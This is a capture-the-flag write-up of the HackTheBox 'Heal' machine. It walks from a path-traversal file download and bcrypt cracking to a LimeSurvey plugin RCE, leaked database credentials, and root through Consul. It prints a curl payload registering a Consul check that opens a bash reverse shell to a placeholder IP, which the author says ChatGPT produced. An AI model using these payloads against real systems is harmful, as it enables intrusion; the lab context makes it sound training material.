



# HACKTHEBOX



## Heal has been Pwned!

Congratulations  **Moritz**, best of luck in capturing flags ahead!

**#4837**

MACHINE RANK

**13 May 2025**

PWN DATE

**45**

POINTS EARNED

## Description:

Heal is a medium HTB Linux machine that focuses on web vulnerabilities such as LFI, Plugin RCE and API enumeration. The user enumeration requires knowledge of sqlite3 and ruby on rails web API.

Difficulty: **Medium**

Operating System: **Linux**

## Skills Required:

- Linux Basics
- Port Scanning / Enumeration
- Burp Suite Basics
- sqlite3 basics
- Password cracking basics

# Enumeration

## Port Scanning - Nmap

```
moriz in 🌐 arch in ~/htb/heal >>> nmap -sV -sC -A -T5 -p- 10.10.11.46 --min-rate 2000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-13 15:26 CDT
Warning: 10.10.11.46 giving up on port because retransmission cap hit (2).
Nmap scan report for heal.htb (10.10.11.46)
Host is up (0.067s latency).
Not shown: 65517 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 68:af:80:86:6e:61:7e:bf:0b:ea:10:52:d7:7a:94:3d (ECDSA)
|_  256 52:f4:8d:f1:c7:85:b6:6f:c6:5f:b2:db:a6:17:68:ae (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Heal
|_ http-server-header: nginx/1.18.0 (Ubuntu)
```

The **Nmap** scan here reveals on the machine there is both **ssh** and **http** open on the server. This also reveals a DNS entry of **heal.htb** which we can add to our **/etc/hosts** file to resolve.

```
$ nmap -T5 -A api.heal.htb -p 80 --min-rate 2000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-13 17:33 EDT
Nmap scan report for api.heal.htb (10.10.11.46)
Host is up (0.13s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Ruby on Rails 7.1.4
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   123.76 ms 10.10.16.1
2   62.28 ms api.heal.htb (10.10.11.46)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.73 seconds
```


This **Nmap** scan is for enumeration of the API discovered within the web enumeration as the login page will not work without this host also being added to **/etc/hosts**. This scan shows that the web API is being run in both **Ruby on Rails** and **nginx**.

# Web Enumeration - Burp Suite

After registering on the Login page of the website, we are greeted with a resume page where you can enter your information and generate a resume in pdf format.



The first thing that will catch your eye is the **download button**. This button gives us access to files generated on the system so let's take a deeper look into how that is handled.



In **Burp Suite** we see the download is being obtained by first checking the options then running a GET request with the file name. Using the **Burp Suite interceptor** let's edit this request in our favor.

```
17:30:39 13 M... HTTP → Request GET http://api.heal.htb/download?filename=7cd961f47e2e1fe57d91.pdf

Request
Pretty Raw Hex
1 GET /download?filename=/etc/passwd HTTP/1.1
2 Host: api.heal.htb
3 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_KlA7yY9uDP6xu7H1p_c7DlFQEOh1g-LFFMQ
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
7 Origin: http://heal.htb
8 Referer: http://heal.htb/
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
11
```

This is what our modified web request will now look like before we send it to the server. Note that **/etc/passwd** is a common file on all Linux systems, available to all users, which contains information on users for login purposes. This file will tell us if we can download whatever file the **www-data** user can access or if we are restricted (**www-data** is the default web hosting user).


```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
20 systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
21 systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
22 messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
23 systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
24 pollinate:x:105:1::/var/cache/pollinate:/bin/false
25 sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
26 syslog:x:107:113::/home/syslog:/usr/sbin/nologin
```

As you can see above this is the output of the downloaded file after executing the request. There is not much useful information in here but we can see our **LFI** or **Local File Inclusion** attack works here.

# Foothold

## User Enumeration

Now let's create a request to grab some important configuration info the web server has for us.




This request will exit our nesting folders into the **Ruby on Rails** configuration directory where we can get the **database.yml** file. This file will contain all important info on how the service is setup, and perhaps gain a user / admin login.

```
1 # SQLite. Versions 3.8.0 and up are supported.
2 #   gem install sqlite3
3 #
4 # Ensure the SQLite 3 gem is defined in your Gemfile
5 #   gem "sqlite3"
6 #
7 default: &default
8   adapter: sqlite3
9   pool: <%= ENV.fetch("RAILS_MAX_THREADS") { 5 } %>
10  timeout: 5000
11
12 development:
13   <<: *default
14   database: storage/development.sqlite3
15
16 # Warning: The database defined as "test" will be erased and
17 # re-generated from your development database when you run "rake".
18 # Do not set this db to the same as development or production.
19 test:
20   <<: *default
21   database: storage/test.sqlite3
22
23 production:
24   <<: *default
25   database: storage/development.sqlite3
26
```

Looking into the configuration file there is a development database using **sqlite3** in the storage directory. We can grab this off the web server as well to enumerate whatever

users have access to the development and production branches.



The above request is used to get this database file.

id	email	password_digest	created_at	updated_at	fullname	username	is_admin
...	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	ralph@heal.htb	\$2a\$12\$dUZ/...	2024-09-27 07:49:31.614858	2024-09-27 07:49:31.614858	Administrator	ralph	1

When opening this SQL Database in **SQLiteStudio** we can see the user **ralph** is a **Admin** on the website along with their password hash. We can run **hashcat** on this hash to try and crack the password.

```
PS G:\hashcat-6.2.6> .\hashcat.exe -m 3200 -a 0 .\hash.txt ..\rockyou.txt.gz
hashcat (v6.2.6) starting

CUDA API (CUDA 12.8)
=====
* Device #1: NVIDIA GeForce RTX 4070, 11094/12281 MB, 46MCU

OpenCL API (OpenCL 3.0 CUDA 12.8.90) - Platform #1 [NVIDIA Corporation]
=====
* Device #2: NVIDIA GeForce RTX 4070, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 302 MB


Dictionary cache hit:
* Filename..: ..\rockyou.txt.gz
* Passwords.: 14344387
* Bytes.....: 53291009
* Keyspace..: 14344387

$2a$12$dUZ/07KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG:14344387
```


After running the common passwords lists **rockyou.txt**, we are able to extract the **password** for **ralph** which should allow us to login as an admin on the websites admin panel.

```
(kali㉿kali)-[~]  
$ ssh ralph@heal.htb  
ralph@heal.htb's password:  
Permission denied, please try again.  
ralph@heal.htb's password: █
```

Just to check I did try and ssh as ralph, however the users password is either incorrect or not allowed to ssh on the machine. So lets try to now find the websites admin panel!



After some digging, the admin page can be located after trying to submit a survey as **ralph**, the **admin** user, in the **/admin** directory.



Looking into the admin panel for more user information or ways to gain shell, we can see the website uses LimeSurvey along with the verison it runs on. We can search for a CVE / Exploit that may be listed under this service. What I found was



<https://github.com/N4s1r1/Limesurvey-6.6.4-RCE?tab=readme-ov-file>. This is a python script by N4s1r1 on GitHub which gives an in depth tutorial on the RCE exploit.

```
kali@kali: ~/Limesurvey-6.6.4-RCE
File Actions Edit View Help
(.venv)kali@kali: ~/Limesurvey-6.6.4-RCE  kali@kali: ~/Limesurvey-6.6.4-RCE
(kali@kali)-[~/Limesurvey-6.6.4-RCE]
$ nano exploit.py
(kali@kali)-[~/Limesurvey-6.6.4-RCE]
$ python3 exploit.py http://take-survey.heal.htb ralph 147258369 80
[INFO] Retrieving CSRF token for login...
[SUCCESS] CSRF Token Retrieved: SWprNn5JZTBUNFBmSUJhWW1hbEhFSDJ4WHVYUphcGtgfs5gn0iVoXNERQRQ0UYK7lzTqYn1ara-Pj706FffTog=
[INFO] Sending Login Request...http://take-survey.heal.htb ralph 147258369 80
[SUCCESS] Login Successful!
[INFO] Uploading Plugin...
[SUCCESS] Plugin Uploaded Successfully!
[INFO] Installing Plugin...
[SUCCESS] Plugin Installed Successfully!
[INFO] Activating Plugin...
[SUCCESS] Plugin Activated Successfully!
[INFO] Triggering Reverse Shell...
```

The above image shows me running the exploit on the server after uploading the reverse shell payload as a plugin to the server.

```
(.venv)-(kali㉿kali)-[~/Limesurvey-6.6.4-RCE]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.16.83] from (UNKNOWN) [10.10.11.46] 55258
Linux heal 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
22:09:29 up 1:18, 0 users, load average: 0.01, 0.03, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Now we have a shell under the www-data user! While this is not the user flag just yet this allows us to enumerate the server and find a way to escalate privilege.



# Privilege Escalation

```
$ pwd
/var/www/limesurvey/application/config
$ cat config.php | grep password
'password' The password used to connect to the database
'connectionString' => 'pgsql:host=localhost;port=5432;user=db_user;password=AdmiDi0_pA$$w0rd;dbname=survey;',
'password' => 'AdmiDi0_pA$$w0rd',
```

After searching around for the Lime Survey configuration file we can find the file and its contents in the above image. This allows us to leak the credentials of the PostgreSQL database.

```
$ ls /var/lib/postgresql/
14
$ cd /var/lib/postgresql/
$ ls
14
$ cd 14
$ ls
main
$ cd main
/bin/sh: 35: cd: can't cd to main
$ ls
main
$ cat main
cat: main: Permission denied
```

Unfortunately we do not have permission to login to the PostgreSQL database under the www-data user. While this is a dead end we can enumerate other section of the machine.

```
$ ss -tlnl
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 127.0.0.1:8600 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:5353 0.0.0.0:*
udp UNCONN 0 0 127.0.0.1:53 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:68 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:47208 0.0.0.0:*
udp UNCONN 0 0 127.0.0.1:8301 0.0.0.0:*
udp UNCONN 0 0 127.0.0.1:8302 0.0.0.0:*
udp UNCONN 0 0 [::]:5353 [::]:*
udp UNCONN 0 0 [::]:59231 [::]:*
tcp LISTEN 0 244 127.0.0.1:5432 0.0.0.0:*
tcp LISTEN 0 511 0.0.0.0:80 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:53 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:8500 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:8503 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:8600 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:8301 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:8300 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:8302 0.0.0.0:*
tcp LISTEN 0 1024 127.0.0.1:3001 0.0.0.0:*
tcp LISTEN 0 511 127.0.0.1:3000 0.0.0.0:*
tcp LISTEN 0 128 [::]:22 [::]:*
```

The above command will list all ports the machine is listening on, perhaps there is a service running on the machine locally that we can exploit. Starting with the loopback addresses it can be noticed that port 8302-8600 are all pointing to the same local port. While I am unsure of the meaning of these ports we can ask ChatGPT if it knows any services on the ports.

Port **8500** is most commonly used by **HashiCorp Consul**, a tool for service discovery, configuration, and service mesh.

### Common Uses of Port 8500:

Port	Protocol	Service
8500	TCP	Consul HTTP API & Web UI

It seems that ChatGPT found that HashiCorp's Consul service is being in on port 8500, which is vulnerable to RCE as the root user.

## 2. Remote Command Execution via Service Registration

If Consul allows **writing services via API** without auth, you can register a malicious service that executes commands.

**Example:**

```
bash Copy Edit

curl -X PUT http://<target>:8500/v1/agent/service/register -d '{
  "Name": "pwned",
  "ID": "pwned",
  "Port": 9999,
  "Check": {
    "Args": ["/bin/bash", "-c", "bash -i >& /dev/tcp/your-ip/4444 0>&1"],
    "Interval": "10s"
  }
}'
```

After asking ChatGPT to write an exploit for this vulnerability, we get a payload we can edit in order to gain a root shell on the remote host. This payload is a web request to the Consul service that will send a reverse shell to my host.

```
(kali㉿kali)-[~]
$ nc -lvnp 6969
listening on [any] 6969 ...
connect to [10.10.16.83] from (UNKNOWN) [10.10.11.46] 53994
bash: cannot set terminal process group (4876): Inappropriate ioctl for device
bash: no job control in this shell
root@heal:/# cat /root/root.txt
cat /root/root.txt
9131 [REDACTED]
root@heal:/# cat /home/ron/user.txt
cat /home/ron/user.txt
b720 [REDACTED]
root@heal:/# ^C
```

After running this as the www-data user I am able to get another shell as root and gather the root and user flag at the same time! On HTB machines these are always in `/root/root.txt` and `/home/{Some User}/user.txt`.